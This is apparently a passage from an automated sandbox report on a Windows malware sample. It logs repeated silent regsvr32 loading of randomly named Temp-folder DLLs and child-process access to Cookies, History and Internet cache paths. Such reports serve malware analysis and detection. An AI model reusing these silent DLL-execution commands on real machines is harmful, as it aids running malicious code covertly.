HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040010000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1379139635	1379139636	success or wait	1	13FEB828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040010000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1379139636	1379139637	success or wait	1	13FEB828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D3000000010000000F01FEC\Usage	ProductFiles	dword	1379139630	1379139631	success or wait	1	13FEB828C	ShellExecuteA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D300000001000000000F01FEC\Usage	ProductFiles	dword	1379139631	1379139632	success or wait	1	13FEB828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D300000001000000000F01FEC\Usage	ProductFiles	dword	1379139632	1379139633	success or wait	1	13FEB828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D300000001000000000F01FEC\Usage	ProductFiles	dword	1379139633	1379139634	success or wait	1	13FEB828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E600904001000000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1379139585	1379139586	success or wait	1	7FEEAC59AC0	unknown

Analysis Process: regsvr32.exe PID: 2496 Parent PID: 552

General

Start time:	16:12:50
Start date:	20/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\zsijkwsd.dll
Imagebase:	0xffbd0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2316 Parent PID: 552

General

Start time:	16:12:52
Start date:	20/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\zsijkwsd.dll
Imagebase:	0xfff30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zsijkwsd.dll	unknown	64	success or wait	1	FFF3274D	ReadFile
C:\Users\user\AppData\Local\Temp\zsijkwsd.dll	unknown	264	success or wait	1	FFF3279B	ReadFile

Analysis Process: regsvr32.exe PID: 2348 Parent PID: 552

General

Start time:	16:12:52
Start date:	20/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\zdkvrlsh.dll
Imagebase:	0xfff30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 1204 Parent PID: 2316

General

Start time:	16:12:52
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s C:\Users\user\AppData\Local\Temp\zsijkwsd.dll
Imagebase:	0xfa0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7033390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7033390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7033390E	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7033390E	HttpSendRequestW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7033390E	HttpSendRequestW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7033390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7033390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7033390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7033390E	HttpSendRequestW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 972 Parent PID: 552

General

Start time:	16:12:52
Start date:	20/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\zaviwlej.dll
Imagebase:	0xfff30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 1664 Parent PID: 552

General

Start time:	16:12:52
Start date:	20/01/2021

Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\alajwj.dll
Imagebase:	0xfff30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2684 Parent PID: 552

General

Start time:	16:12:52
Start date:	20/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\ogsit.dll
Imagebase:	0xfff30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2940 Parent PID: 552

General

Start time:	16:12:58
Start date:	20/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\ogsit.dll
Imagebase:	0xfff30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2852 Parent PID: 552

General

Start time:	16:13:02
Start date:	20/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\ogsit.dll
Imagebase:	0xfff30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ogsit.dll	unknown	64	success or wait	1	FFF3274D	ReadFile
C:\Users\user\AppData\Local\Temp\ogsit.dll	unknown	264	success or wait	1	FFF3279B	ReadFile

Analysis Process: regsvr32.exe PID: 2848 Parent PID: 2852

General

Start time:	16:13:02
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s C:\Users\user\AppData\Local\Temp\ogsit.dll
Imagebase:	0xfa0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\CabF789.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\TarF78A.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6E66390E	HttpSendRequestW

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 2428 Parent PID: 552

General

Start time:	16:13:03
Start date:	20/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\ogsit.dll
Imagebase:	0xfff30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ogsit.dll	unknown	64	success or wait	1	FFF3274D	ReadFile
C:\Users\user\AppData\Local\Temp\ogsit.dll	unknown	264	success or wait	1	FFF3279B	ReadFile

Analysis Process: regsvr32.exe PID: 2424 Parent PID: 2428

General

Start time:	16:13:04
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s C:\Users\user\AppData\Local\Temp\ogsit.dll
Imagebase:	0xfa0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 2400 Parent PID: 552

General

Start time:	16:13:06
Start date:	20/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\ogsit.dll
Imagebase:	0xfff30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ogsit.dll	unknown	64	success or wait	1	FFF3274D	ReadFile
C:\Users\user\AppData\Local\Temp\ogsit.dll	unknown	264	success or wait	1	FFF3279B	ReadFile

Analysis Process: regsvr32.exe PID: 2372 Parent PID: 2400

General

Start time:	16:13:10
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s C:\Users\user\AppData\Local\Temp\ogsit.dll
Imagebase:	0xfa0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E66390E	HttpSendRequestW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 2536 Parent PID: 552

General

Start time:	16:14:02
Start date:	20/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\luwbghnz.dll
Imagebase:	0xfff30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: regsvr32.exe PID: 2408 Parent PID: 552

General

Start time:	16:14:02
Start date:	20/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\zlgzuxvz.dll
Imagebase:	0xfff30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: regsvr32.exe PID: 2608 Parent PID: 552

General

Start time:	16:14:05
Start date:	20/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\zlgzuxvz.dll
Imagebase:	0xfff30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: regsvr32.exe PID: 1428 Parent PID: 2608

General

Start time:	16:14:06
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s C:\Users\user\AppData\Local\Temp\zlgzuxvz.dll
Imagebase:	0xfa0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: regsvr32.exe PID: 2456 Parent PID: 552

General

Start time:	16:14:06
Start date:	20/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false

Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\zlgzuxvz.dll
Imagebase:	0xfff30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: regsvr32.exe PID: 856 Parent PID: 2456

General

Start time:	16:14:13
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s C:\Users\user\AppData\Local\Temp\zlgzuxvz.dll
Imagebase:	0xfa0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis